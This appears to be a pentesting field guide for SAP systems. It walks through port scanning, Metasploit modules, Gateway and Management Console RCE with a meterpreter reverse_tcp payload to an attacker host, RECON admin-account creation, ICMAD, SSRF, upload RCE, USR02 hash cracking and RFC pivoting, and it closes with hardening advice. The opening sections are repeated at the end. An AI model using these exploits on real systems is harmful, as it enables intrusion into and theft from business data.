

SAP Penetration Testing Guide
SAP Penetration Testing: A Step-by-Step Field Guide
Authorization first. SAP is the financial and operational backbone of the organizations running it. Everything in this guide assumes you have written authorization and a defined scope. SAP services are fragile — a brute-force run or a miscalibrated scan can crash a production instance. Always confirm whether targets are PROD, QA, or DEV before you touch anything, agree on rate limits and blackout windows, and keep your authorization letter handy.
Quick Index
Introduction to SAP Security and Pentesting
SAP Architecture & Port Map
Methodology Overview
Phase 1 — Reconnaissance & Port Scanning
Phase 2 — Web Interface Testing
Phase 3 — Component-by-Component Attacks
Phase 4 — Authentication & Credential Attacks
Phase 5 — Full CVE Arsenal (all 11 PoCs)
Phase 6 — Post-Exploitation & Lateral Movement
Hardening Recommendations
Tool Reference Card
References & Further Reading
1. Introduction to SAP Security and Pentesting
SAP (Systems, Applications, and Products in Data Processing) is the dominant enterprise resource planning (ERP) platform. It holds payroll, financial postings, vendor master data, intellectual property and HR records — making it a high-priority target for attackers and an equally high-priority defensive concern.
SAP penetration testing is different from a normal web or network engagement for three core reasons:
1. Proprietary protocols. RFC (Remote Function Call), DIAG (the SAP GUI protocol), and the Message Server protocol are not HTTP. Your usual tooling is half-blind against them, which is why SAP-aware tools like pysap and the Metasploit SAP modules exist.
2. A huge, layered attack surface. A single SAP landscape exposes a dispatcher, a gateway, a message server, one or more web stacks (ABAP and Java), a management console and database listeners — each with its own authentication model and its own class of vulnerabilities.
3. Configuration over exploits. The majority of real-world SAP compromises come from misconfiguration — open Gateway ACLs, default credentials left unchanged, unauthenticated admin services — rather than memory-corruption exploits. Understanding the configuration model is as important as knowing the CVE list.
SAP penetration testing helps identify vulnerabilities and security misconfigurations that could lead to unauthorized access, data breaches, or privilege escalation — and ultimately to full control of the financial and HR data that organizations depend on.

2. SAP Architecture & Port Map
A SAP NetWeaver landscape exposes many services. The instance number NN (default 00) is embedded in most port numbers — once you find one port, the others follow the same offset.
Press enter or click to view image in full size
3. Methodology Overview
[Phase 1]  Port Discovery & Service Enumeration
              │
              ▼
[Phase 2]  Web Interface Testing (ICM + Java Stack)
              │
              ▼
[Phase 3]  Component Attacks
          ├── SAP MC (50013)
          ├── Gateway (3300)
          ├── Message Server (3600/3900)
          ├── Dispatcher/DIAG (3200)
          ├── ICM / ABAP Web (8000/44300)
          ├── Java Stack (50000)
          ├── Host Control (1128)
          └── HANA/DB
              │
              ▼
[Phase 4]  Auth & Default Credential Attacks
              │
              ▼
[Phase 5]  CVE Exploitation (11 public PoCs)
              │
              ▼
[Phase 6]  Post-Exploitation & Lateral Movement
The access-gating rule (use at every decision point)
No credentials yet?
  → Hunt unauthenticated wins: open MC, open Gateway ACL,
    ICMAD, RECON, default accounts.

Low-privileged SAP user?
  → Enumerate roles/authorizations, privilege escalation,
    RFC trust abuse, dangerous transactions (SE38, SM69…).

Admin / SAP_ALL?
  → Demonstrate impact: dump USR02 hashes, read financial
    tables, pivot via RFC. Then STOP and write the report.
4. Phase 1 — Reconnaissance & Port Scanning
4.1 Step 1 — Find SAP ports
# Instance 00 and a few common alternatives
nmap -Pn -sS -sV -p 3200,3201,3300,3301,3600,3900,8000,8001,8080,8081 \
,44300,50000,50001,50013,50014,1128,1129,3299 <target>
Then sweep for non-default instances (NN = 01–99):
nmap -Pn -sV -p 3200-3299,3300-3399,3600-3699,5000-5099,5013-5114 <target>Expected output (instance 00):
3200/tcp  open  sap-dispatch?   SAP NetWeaver Dispatcher
3300/tcp  open  sap-gw?         SAP Gateway
8000/tcp  open  http            SAP ICM
50000/tcp open  http            SAP NetWeaver AS Java
50013/tcp open  http            SAP Management Console
4.2 Step 2 — SAP Management Console (50013) — unauthenticated enumeration
The SAP Management Console (SAP MC) provides administrative access to SAP systems. Many of its SOAP methods are unauthenticated by default, which makes it gold during the no-credentials phase.
msfconsole -q

use auxiliary/scanner/sap/sap_service_discovery
set RHOSTS <target>
run

use auxiliary/scanner/sap/sap_mgmt_con_version
set RHOSTS <target>
run

use auxiliary/scanner/sap/sap_mgmt_con_instanceproperties
set RHOSTS <target>
run


use auxiliary/scanner/sap/sap_mgmt_con_getprocesslist
set RHOSTS <target>
run

use auxiliary/scanner/sap/sap_mgmt_con_getenv
set RHOSTS <target>
run

use auxiliary/scanner/sap/sap_mgmt_con_listlogfiles
set RHOSTS <target>
run

# ICM URL enumeration
use auxiliary/scanner/sap/sap_icm_urlscan
set RHOSTS <target>
run
Example output (instanceproperties):
[+] 10.10.10.5:50013 - SAP Management Console:
    SID: PRD
    Hostname: sapserver01
    SystemNumber: 00
    Kernel Version: 7.53
    Patch Level: 800
Decision point:
➤ Got SID + version → cross-reference with CVE table in Phase 5.
➤
listlogfilesreturns data → information disclosure finding.➤
getprocesslistreturns OS info unauthenticated → try the OS exec exploit (Phase 6.1).
4.3 Step 3 — SAProuter (3299)
use auxiliary/scanner/sap/sap_router_info_request
set RHOSTS <target>
run
A populated route table exposes internal SAP hostnames — your pivot map for later.
4.4 Step 4 — ICM version via public info endpoint
curl -sk "http://<target>:50000/sap/public/info"
curl -sk "http://<target>:8000/sap/public/info"
5. Phase 2 — Web Interface Testing
5.1 Standard web recon
Crawl both stacks (ABAP on 8000, Java on 50000).
Fuzz URLs for hidden content and parameter injection.
Apply OWASP Top 10: XSS, SQLi, XXE, SSRF, command injection.
Test HTTP verb tampering for authentication bypass (swap
GETforHEAD/POSTon protected endpoints).Check for credentials transmitted over plain HTTP using Burp passive scanner.
Review Jason Haddix’s Bug Hunter’s Methodology for additional web testing patterns.
5.2 SAP-specific paths to probe

# Does the login form transmit credentials over HTTP?
curl -v -X POST "http://<target>:50000/startPage" \
  -d "user=test&password=test" 2>&1 | grep -E "Location|Set-Cookie|HTTP/"

# Information disclosure — unauthenticated
curl -k -X GET "http://<target>:50013/sapmc/sapmc.html"
# In the MC web UI: click "Choose" → "Search" to list SAP users
# Reference: ERPSCAN-16-010

# Web dynpro endpoint
curl -sk "http://<target>:50000/webdynpro/resources/sap.com/XXX/JWFTestAddAssignees#"
Common finding (Bugcrowd P3): Login form at
http://SAP:50000/startPageposting credentials over plain HTTP instead of HTTPS.
5.3 ICM-specific modules
# Gather ICM info (authenticated or sometimes unauthenticated)
use auxiliary/admin/sap/sap_icm_info
set RHOSTS <target>
run
6. Phase 3 — Component-by-Component Attacks
6.1 SAP Management Console — Port 50013
If unauthenticated OS command execution is possible:
use exploit/multi/sap/sap_mgmt_con_osexec_payload
set RHOSTS <target>
set RPORT 50013
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST <attacker>
run
Windows targets:
use exploit/windows/sap/sap_icm_http_rce
set RHOSTS <target>
run
Decision point:
➤ Shell obtained → Phase 9 (Post-Exploitation).
➤ Only information methods worked → document disclosure, move to Gateway.
6.2 SAP Gateway — Port 3300 (Highest-Impact Misconfiguration)
The Gateway can register external RFC servers. If gw/sec_info and gw/reg_info ACL files are missing or permissive, an unauthenticated attacker can register a rogue program and have the Gateway execute it.
Profile parameters to check (from the ABAP system):

Workflow:
# Step 1 — Confirm port 3300 is open (from Phase 1 scan)

# Step 2 — Try the no-dependency version first (SAPanonGWv1.py)
git clone https://github.com/chipik/SAP_GW_RCE_exploit.git
cd SAP_GW_RCE_exploit

# Run a harmless command to confirm RCE:
python3 SAPanonGWv1.py -t <target> -p 3300 -c "id"
Example output (ACL open → RCE):
[*] sending cmd: id
uid=1001(n00adm) gid=1001(sapsys) groups=1001(sapsys)
Example output (ACL locked):
[!] Connection refused / No response — Gateway is locked.If v1 fails, try the pysap-based v2:
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt

python3 SAPanonGWv2.py -t <target> -p 3300 -c "id"
v2 verbose output:
[INFO ] [+] Sending GW_NORMAL_CLIENT
[INFO ] Response: OK
[INFO ] [+] Sending F_SAP_INIT
[INFO ] Response: OK
[INFO ] [+] Sending F_SAP_SEND
[INFO ] [+] Sending F_SAP_SEND2
uid=1001(n00adm) gid=1001(sapsys)
Decision point:
➤ RCE confirmed as
adm→ this user owns the SAP instance on OS level → Phase 9.➤ No response / connection refused → ACLs are configured; note as not vulnerable and move on.
6.3 Message Server — Ports 3600 (public) / 3900 (internal)
use auxiliary/scanner/sap/sap_msgserver_info_request
set RHOSTS <target>
run
If port 3900 (internal) is reachable from outside → critical finding. Reference SAP Note 1421005.
6.4 SAP Dispatcher — Port 3200 (DIAG)
Wire check: Is SNC encryption enabled? If not, credentials and screen data are exposed on the LAN. pysap (see Section 11) can parse unencrypted DIAG traffic.
Logon test: Try the default credential table (Phase 7). Mind the account lockout threshold.
6.5 SAP Host Control — Ports 1128 / 1129
# Confirm exact module name with: search hostctrl
use exploit/unix/sap/sap_hostctrl_rce
set RHOSTS <target>
run
Successful hit gives OS-level access — same impact as the Gateway RCE.
6.6 SAP HANA — Port 30013 / 30015
If the HANA SQL port is reachable, test the default SYSTEM user and common weak passwords. Authenticated DB access lets you read SAP application tables without going through the ABAP authorization layer — bypassing the entire permission model.
7. Phase 4 — Authentication & Credential Attacks
7.1 Default credentials (always test these)
SAP* DDIC TMSADM EARLYWATCH SAPCPIC

7.2 The SAP* fallback trick
If the SAP* row is deleted from table USR02 and profile parameter login/no_automatic_user_sapstar = 0, SAP falls back to a hardcoded password (PASS). Test this on every client:
Username: SAP*
Password: PASS
Client:   000
If it works → critical finding, report immediately.
7.3 Metasploit brute force
⚠ Lockout risk. SAP locks accounts after 3–5 failures by default. Agree on limits with the client before running this. Prefer the targeted default-credential list above over large wordlists.
use auxiliary/scanner/sap/sap_mgmt_con_brute_login
set RHOSTS <target>
set USER_FILE /usr/share/wordlists/sap_users.txt
set PASS_FILE /usr/share/wordlists/sap_passwords.txt
run
8. Phase 5 — Full CVE Arsenal
Install pattern for all Python tools: Modern Debian/Ubuntu/Fedora block
pip installinto the system Python with anexternally-managed-environmenterror. Use one of these instead:
venv (always works):
python3 -m venv .venv && source .venv/bin/activate && pip install …pipx (for CLI tools meant to be installed globally):
pipx installuvx (fastest, zero install):
uvx --from
The sections below use whichever pattern fits each tool best.
8.1 CVE-2020–6287 “RECON” — NetWeaver AS Java (port 50000)
What it is: CVSS 10.0. The LM Configuration Wizard (/CTCWebService/CTCWebServiceBean) is reachable without authentication and can be abused to create a Java administrator account. Affects NetWeaver AS Java 7.30–7.50.
Port to look for: 50000 or 50001 (Java stack).
8.1a — Onapsis Scanner (Onapsis/CVE-2020-6287_RECON-scanner)
Two scripts: a vulnerability scanner and an IoC scanner for analyzing SAP application logs after the fact.
git clone https://github.com/Onapsis/CVE-2020-6287_RECON-scanner.git
cd CVE-2020-6287_RECON-scanner
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txtVulnerability scan — single target:
python3 RECON_CVE-2020-6287_vuln_scanner.py -u http://<target>:50000/Vulnerability scan — multiple targets:
python3 RECON_CVE-2020-6287_vuln_scanner.py -f targets.txt >> recon_results.txtExample output (vulnerable):
[!] RECON VULNERABILITY DETECTED
URL: http://10.10.10.5:50000/CTCWebService/CTCWebServiceBean
Status: VULNERABLE - LM Configuration Wizard accessible without authExample output (patched):
[+] 10.10.10.5:50000 - Not vulnerable (LM CTC service not accessible)IoC scanner — run on the SAP host against its own log files to check if exploitation already happened:
# Log path on Linux:
# /usr/sap/<SID>/<INSTANCE>/j2ee/cluster/server<X>/log/applications_xx.y.log
python3 RECON_CVE-2020-6287_ioc_scanner.py -f /path/to/applications_xx.y.log
python3 RECON_CVE-2020-6287_ioc_scanner.py -f /path/to/applications_xx.y.log -o csv8.1b — chipik/SAP_RECON (richer PoC — detect, file read, user/admin creation)
This tool goes further than detection: it exploits CVE-2020–6286 (directory traversal to download any zip from the server) and CVE-2020–6287 (user/admin creation).
git clone https://github.com/chipik/SAP_RECON.git
cd SAP_RECON
python3 -m venv .venv && source .venv/bin/activate
pip install requestsStep 1 — Detection only:
python3 RECON.py -H <target> -cCheck1 - Vulnerable! [CVE-2020-6287] (RECON) - http://10.10.10.5:50000/CTCWebService/CTCWebServiceBeanStep 2 — Download a file via directory traversal (CVE-2020–6286):
python3 RECON.py -H <target> -f /any/path/on/server.zip
Check1 - Vulnerable!
Ok! File zipfile_4821.zip was savedStep 3 — Create a regular Java user (CVE-2020–6287):
python3 RECON.py -H <target> -u
Check1 - Vulnerable!
Going to create new user. sapRpoc5484:Secure!PwD9379
Ok! User were createdStep 4 — Create a Java Administrator user:
python3 RECON.py -H <target> -a
Check1 - Vulnerable! [CVE-2020-6287] (RECON)
Going to create new user sapRpoc5574:Secure!PwD7715 with role 'Administrator'
Ok! Admin user were createdLog into the Java portal with the created account to screenshot the admin panel, then immediately delete the account and document the creation timestamp in your report.
All flags:
-H HOST Target hostname/IP
-P PORT Java web port (default 50000)
-p PROXY Proxy (e.g. 127.0.0.1:8080 for Burp)
-s Use SSL/HTTPS
-c Check only
-f FILE Download zip via dir traversal (CVE-2020-6286)
-u Create regular Java user
-a Create Java Administrator user8.1c — duc-nt exploit (simple user creation)
git clone https://github.com/duc-nt/CVE-2020-6287-exploit.git
cd CVE-2020-6287-exploit# Usage: python3 sap-CVE-2020-6287-add-user.py <HTTP/S://IP:Port> <username> <password>
python3 sap-CVE-2020-6287-add-user.py http://<target>:50000 mypentest P@ssword123Note: This PoC creates a user with Authenticated User role only — not Administrator. Use chipik/SAP_RECON with the
-aflag for admin.
Decision point (all RECON tools):
➤ Detected vulnerable + exploit in scope → create admin user, screenshot portal, delete user, report Critical.
➤ Patched → cross off, move to next CVE.
8.2 CVE-2022–22536 “ICMAD” — ICM / Web Dispatcher / Content Server (ports 8000, 44300, 50000)
What it is: CVSS 10.0. Memory-pipe desynchronization in the ICM (Internet Communication Manager). An unauthenticated attacker sends a crafted HTTP request with a large Content-Length and no body, causing the ICM to concatenate the next victim's request to the attacker's payload. Enables request smuggling, session hijacking, and cache poisoning. Affects NetWeaver ABAP, NetWeaver Java, S/4HANA, SAP Web Dispatcher, SAP Content Server.
Port to look for: 8000, 8001, 44300, 50000, or any port behind the Web Dispatcher.
Production caution: Detection payloads send ~83 KB of data. On production systems this can be disruptive. Prefer the Onapsis scanner first; run other PoCs only on QA/DEV unless the client explicitly authorizes PROD exploitation.
8.2a — Onapsis ICMAD Scanner (Onapsis/onapsis_icmad_scanner)
Pure Python stdlib — no external dependencies.
git clone https://github.com/Onapsis/onapsis_icmad_scanner.git
cd onapsis_icmad_scanner/src
# HTTP:
python3 ICMAD_scanner.py -H <target> -P 8000
# HTTPS:
python3 ICMAD_scanner.py -H <target> -P 44300 --sslExample output (vulnerable):
INFO - 10.10.10.5:8000 vulnerableExample output (patched):
INFO - 10.10.10.5:8000 not vulnerable8.2b — ZZ-SOCMAP CVE-2022–22536
Uses the loguru library. No CLI args — you edit the target inside the script.
git clone https://github.com/ZZ-SOCMAP/CVE-2022-22536.git
cd CVE-2022-22536
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt # installs loguru==0.6.0
# Edit the bottom of CVE-2022-22536.py:
# host = '<your target>'
# port = 8000
# poc.dia(host, port, secure=False, cert_verify=False)
nano CVE-2022-22536.py
python3 CVE-2022-22536.pyExample output (vulnerable):
2024-01-15 14:23:11 | INFO | __main__:dia:112 - 10.10.10.5:8000 vulnerable8.2c — errorfiathck/icmad-exploit
Simple scanner, no external dependencies.
git clone https://github.com/errorfiathck/icmad-exploit.git
cd icmad-exploit
python3 ICMAD-exploit.py -H <target> -P 8000Example output:
[*] Testing 10.10.10.5:8000 for CVE-2022-22536 (ICMAD)
[!] VULNERABLE - Desynchronization detected8.2d — tess-ss: Manual verification with Burp
This repo contains raw Burp HTTP request payloads — not a scanner. Use it to manually verify in Burp Repeater when automated scanners give ambiguous results.
git clone https://github.com/tess-ss/SAP-memory-pipes-desynchronization-vulnerability-MPI-CVE-2022-22536.gitHow it works: Send the request from burp-request-1.md — a GET to a valid SAP path with Content-Length: 82700 and ~82 KB of A characters as the body. Then send burp-request-2.md (a GET to a non-existent path).
If the server returns two HTTP responses to the second request (the padded GET triggers one, the poisoned queue delivers another with a 4xx/5xx), the system is vulnerable to desynchronization.
In Burp: set Connection: close, paste the payload, send, and inspect the raw response for a double response block.
8.3 CVE-2020–6308 — SAP BusinessObjects SSRF (port 8080)
What it is: The aps= parameter in the BusinessObjects query builder login form is passed directly to an internal CMS connection function without validation, enabling unauthenticated SSRF. An attacker can probe internal network services.
Port to look for: 8080 (BusinessObjects BI Platform web interface).
No dedicated script — this is a manual, timing-based curl PoC:
# Step 1 — Confirm the endpoint exists
curl -sk "http://<target>:8080/AdminTools/querybuilder/ie.jsp"
# Step 2 — Probe an internal host/port via the aps= parameter
# Open port on internal host (e.g. 10.0.0.1:22):
time curl -s -X POST \
"http://<target>:8080/AdminTools/querybuilder/logon?framework=" \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "aps=10.0.0.1:22&usr=admin&pwd=admin&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp"
# Closed port on internal host (e.g. 10.0.0.1:9):
time curl -s -X POST \
"http://<target>:8080/AdminTools/querybuilder/logon?framework=" \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "aps=10.0.0.1:9&usr=admin&pwd=admin&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp"Interpretation — timing tells you everything:
# Port 22 (open): real 0m2.847s
# Port 9 (closed): real 0m0.032sOpen ports cause a longer delay because the TCP connection completes before being refused. Closed/filtered ports return instantly.
Decision point:
➤ Timing difference confirmed → SSRF exists. Map internal ports: 22, 80, 443, 3300, 3306, 1521, 50013…
➤ Inject a Burp Collaborator or interactsh URL as
aps=value for OOB DNS confirmation without timing guesswork.
8.4 CVE-2021–38163 — NetWeaver Visual Composer File Upload → RCE (port 50000)
What it is: SAP NetWeaver (Visual Composer 7.0 RT) versions 7.30–7.50 allow an authenticated non-admin user to upload a malicious file and trigger its execution with Java Server process privileges.
Port to look for: 50000. Requires valid credentials (even low-privileged ones).
git clone https://github.com/core1impact/CVE-2021-38163.git
cd CVE-2021-38163
python3 -m venv .venv && source .venv/bin/activate
pip install requests urllib3 python-nmap
# If TLS errors: pip install requests==2.21.0
python3 CVE-2021-38163.py --url http://<target>:50000 \
--user <valid_sap_user> --password <password> --command "id"Example output:
[+] SAP NetWeaver Application Server
[*] Scanning host for SID...
[+] SID found: PRD
[*] Uploading malicious payload...
[+] Triggered execution:
uid=1001(prdadm) gid=1001(sapsys)Decision point:
➤ Execution confirmed → Phase 9 (Post-Exploitation).
➤ Upload rejected → verify Visual Composer version (7.30–7.50 range) and check if SAP Note 3072987 is applied.
8.5 CVE-2021–42063 — SAP Knowledge Warehouse XSS (port 50000 or 8000)
What it is: Reflected Cross-Site Scripting in the SAP Knowledge Warehouse component. Can be chained to steal admin session cookies via phishing.
Port to look for: 50000 (Java) or 8000 (ABAP, depending on deployment).
This tool is published on PyPI — install with pipx or uvx:
# Option A: pipx (recommended for CLI tools)
pipx install CVE-2021-42063
# Option B: uvx (run without installing)
uvx CVE-2021-42063 -u http://<target>:50000
# Option C: manual venv
python3 -m venv .venv && source .venv/bin/activate
pip install CVE-2021-42063Scan a single target:
CVE-2021-42063 -u http://<target>:50000Scan a list of targets, save output:
CVE-2021-42063 -i targets.txt -o results.txtExample output (vulnerable):
Hey Hacker
CVE-2021-42063 Scanner v1.0
[VULNERABLE] http://10.10.10.5:50000 - Reflected XSS in Knowledge Warehouse
Payload: <script>alert(1)</script>Example output (not vulnerable):
[NOT VULNERABLE] http://10.10.10.5:50000 - Patched or component not present8.6 Port → CVE quick-reference table
Press enter or click to view image in full size

9. Phase 6 — Post-Exploitation & Lateral Movement
9.1 OS-level access (adm)
Once you have a shell as adm (via Gateway RCE, Host Control, or Management Console):
# Find the SAP profile directory — reveals full system configuration
find /usr/sap -name "*.pfl" 2>/dev/null
# Dump the instance profile — all security-relevant parameters are here
cat /usr/sap/<SID>/<INSTANCE>/profile/<SID>_<INSTANCE>_<hostname>Key parameters to look for: login/no_automatic_user_sapstar, gw/acl_mode, ms/acl_info, database connection strings.
9.2 Application admin (SAP_ALL / BASIS_ALL)
Dump password hashes from USR02:
Transaction SE16N → Table USR02 → Columns: BNAME, BCODE, PASSCODE, PWDSALTEDHASH
Then crack offline with Hashcat:
# CODVN B (old DES-based) — hashcat mode 7700/7701
hashcat -m 7700 hashes.txt wordlist.txt
# CODVN F/G (SHA1 + salt) — hashcat mode 7800/7801
hashcat -m 7800 hashes.txt wordlist.txt
# CODVN H (PBKDF2-SHA256, modern) — hashcat mode 10300
hashcat -m 10300 hashes.txt wordlist.txtSensitive tables — read one record to prove impact, no bulk extraction:
Table Contains BKPF / BSEG Financial postings PA0008 HR payroll data LFA1 / LFBK Vendor master + bank accounts KNA1 / KNBK Customer master + bank accounts USRBF2 Additional user auth data
9.3 RFC trust hopping (lateral movement)
Transaction SM59 lists all RFC destinations. Look for:
Type 3 (ABAP connection) with stored credentials
Trusted/Trusting SNC relationships
SM59 → double-click a destination → Connection Test
If a low-value DEV system trusts the high-value PROD system,
you can call PROD function modules without additional auth
— the SAP equivalent of an AD Golden Ticket.The most impactful report finding is often:
“DEV system (compromised via open Gateway ACL) trusts PRD system → we executed
SUSR_USER_CHANGE_PASSWORD_RFCon PRD without any PROD credentials."
9.4 Persistence (demonstrate, then remove)
Create a user or an RFC backdoor only to demonstrate the capability. Record the account name, creation time, and client. Delete it before ending the engagement, and list it explicitly in the report so the blue team can verify removal.
10. Hardening Recommendations
Gateway:
Set
gw/acl_mode = 1Create explicit
secinfoandreginfofiles allowlisting only known programsSAP Notes: 1298433, 1408081
Message Server:
Keep port 39NN off untrusted networks
Define
ms/acl_infoACL fileSAP Note: 1421005
Management Console:
Require authentication; restrict by source IP
Disable OS exec methods if not operationally required
SAP Note: 1545883
Patching:
CVE-2020–6287 (RECON) → SAP Note 2934135
CVE-2022–22536 (ICMAD) → SAP Note 3123396
CVE-2021–38163 → SAP Note 3072987
CVE-2021–42063 → SAP Note 3142092
CVE-2020–6308 (BO SSRF) → SAP Note 2979062
Default credentials:
Change
SAP*,DDIC,TMSADM,EARLYWATCH,SAPCPICin ALL clientsSet
login/no_automatic_user_sapstar = 1in ALL clients
Encryption:
SNC for DIAG (SAP GUI) and RFC connections
TLS for all ICM and web-facing services
Never allow credentials over plain HTTP
Monitoring:
Enable Security Audit Log (
SM19/SM20) and forward to SIEMAlert on: mass failed logons, RFC connections to new hosts, admin user creation, non-admin reads of
USR02
11. Tool Reference Card
pysap quick-start
pysap is a Python library that implements SAP’s proprietary network protocols (RFC, DIAG, SAP Router, Message Server). Both versions of the Gateway RCE exploit depend on it, and it is useful for directly probing and parsing DIAG/RFC traffic.
git clone https://github.com/OWASP/pysap.git
cd pysap
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt
python3 setup.py install
# Ready-to-run examples are in pysap/examples/
# Covers: Gateway, Message Server, SAP Router, DIAG traffic
ls pysap/examples/12. References & Further Reading
RBT Security — Unlocking the Secrets of SAP Pentesting A real-world case study covering ABAP stack exploitation and how threat actors pivot from initial access to financial data.
Metasploit SAP Module Library Full index of Metasploit’s SAP scanner, auxiliary, and exploit modules with usage examples.
SAP Management Console Overview Official SAP community article explaining SAP MC capabilities — useful for understanding what unauthenticated methods expose.
Pen-Testing SAP Systems with Open-Source Tools — SecurityBridge Guide covering pysap, Metasploit and other open-source tooling in a structured pentest workflow.
Onapsis RECON Threat Report The original research disclosure covering CVE-2020–6287, business impact analysis, and detection guidance.
Onapsis ICMAD Vulnerability Report Covers all three ICMAD CVEs (CVE-2022–22536, CVE-2022–22532, CVE-2022–22533) with technical details and patch guidance.
SAP Security Notes (require SAP support portal access):
2934135— RECON (CVE-2020-6287)3123396— ICMAD (CVE-2022-22536)3072987— Visual Composer RCE (CVE-2021-38163)3142092— Knowledge Warehouse XSS (CVE-2021-42063)2979062— BusinessObjects SSRF (CVE-2020-6308)SAP Penetration Testing GuideSAP Penetration Testing: A Step-by-Step Field Guide
Authorization first. SAP is the financial and operational backbone of the organizations running it. Everything in this guide assumes you have written authorization and a defined scope. SAP services are fragile — a brute-force run or a miscalibrated scan can crash a production instance. Always confirm whether targets are PROD, QA, or DEV before you touch anything, agree on rate limits and blackout windows, and keep your authorization letter handy.
Quick Index
Introduction to SAP Security and Pentesting
SAP Architecture & Port Map
Methodology Overview
Phase 1 — Reconnaissance & Port Scanning
Phase 2 — Web Interface Testing
Phase 3 — Component-by-Component Attacks
Phase 4 — Authentication & Credential Attacks
Phase 5 — Full CVE Arsenal (all 11 PoCs)
Phase 6 — Post-Exploitation & Lateral Movement
Hardening Recommendations
Tool Reference Card
References & Further Reading
1. Introduction to SAP Security and Pentesting
SAP (Systems, Applications, and Products in Data Processing) is the dominant enterprise resource planning (ERP) platform. It holds payroll, financial postings, vendor master data, intellectual property and HR records — making it a high-priority target for attackers and an equally high-priority defensive concern.
SAP penetration testing is different from a normal web or network engagement for three core reasons:
1. Proprietary protocols. RFC (Remote Function Call), DIAG (the SAP GUI protocol), and the Message Server protocol are not HTTP. Your usual tooling is half-blind against them, which is why SAP-aware tools like pysap and the Metasploit SAP modules exist.
2. A huge, layered attack surface. A single SAP landscape exposes a dispatcher, a gateway, a message server, one or more web stacks (ABAP and Java), a management console and database listeners — each with its own authentication model and its own class of vulnerabilities.
3. Configuration over exploits. The majority of real-world SAP compromises come from misconfiguration — open Gateway ACLs, default credentials left unchanged, unauthenticated admin services — rather than memory-corruption exploits. Understanding the configuration model is as important as knowing the CVE list.
SAP penetration testing helps identify vulnerabilities and security misconfigurations that could lead to unauthorized access, data breaches, or privilege escalation — and ultimately to full control of the financial and HR data that organizations depend on.
2. SAP Architecture & Port Map
A SAP NetWeaver landscape exposes many services. The instance number
NN(default00) is embedded in most port numbers — once you find one port, the others follow the same offset.Press enter or click to view image in full size
3. Methodology Overview
[Phase 1] Port Discovery & Service Enumeration │ ▼ [Phase 2] Web Interface Testing (ICM + Java Stack) │ ▼ [Phase 3] Component Attacks ├── SAP MC (50013) ├── Gateway (3300) ├── Message Server (3600/3900) ├── Dispatcher/DIAG (3200) ├── ICM / ABAP Web (8000/44300) ├── Java Stack (50000) ├── Host Control (1128) └── HANA/DB │ ▼ [Phase 4] Auth & Default Credential Attacks │ ▼ [Phase 5] CVE Exploitation (11 public PoCs) │ ▼ [Phase 6] Post-Exploitation & Lateral MovementThe access-gating rule (use at every decision point)
No credentials yet? → Hunt unauthenticated wins: open MC, open Gateway ACL, ICMAD, RECON, default accounts. Low-privileged SAP user? → Enumerate roles/authorizations, privilege escalation, RFC trust abuse, dangerous transactions (SE38, SM69…). Admin / SAP_ALL? → Demonstrate impact: dump USR02 hashes, read financial tables, pivot via RFC. Then STOP and write the report.4. Phase 1 — Reconnaissance & Port Scanning
4.1 Step 1 — Find SAP ports
# Instance 00 and a few common alternatives nmap -Pn -sS -sV -p 3200,3201,3300,3301,3600,3900,8000,8001,8080,8081 \ ,44300,50000,50001,50013,50014,1128,1129,3299 <target>Then sweep for non-default instances (NN = 01–99):
nmap -Pn -sV -p 3200-3299,3300-3399,3600-3699,5000-5099,5013-5114 <target>Expected output (instance 00):
3200/tcp open sap-dispatch? SAP NetWeaver Dispatcher 3300/tcp open sap-gw? SAP Gateway 8000/tcp open http SAP ICM 50000/tcp open http SAP NetWeaver AS Java 50013/tcp open http SAP Management Console4.2 Step 2 — SAP Management Console (50013) — unauthenticated enumeration
The SAP Management Console (SAP MC) provides administrative access to SAP systems. Many of its SOAP methods are unauthenticated by default, which makes it gold during the no-credentials phase.
